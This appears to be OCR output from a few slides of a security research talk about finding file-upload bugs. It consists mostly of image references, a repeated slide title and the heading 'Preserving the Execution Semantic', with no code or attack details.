
Successfully uploaded!

Research Question:
How to Find File Upload Bugs?


How to Find File Upload Bugs?




How to Find File Upload Bugs?




#2: Preserving the Execution Semantic



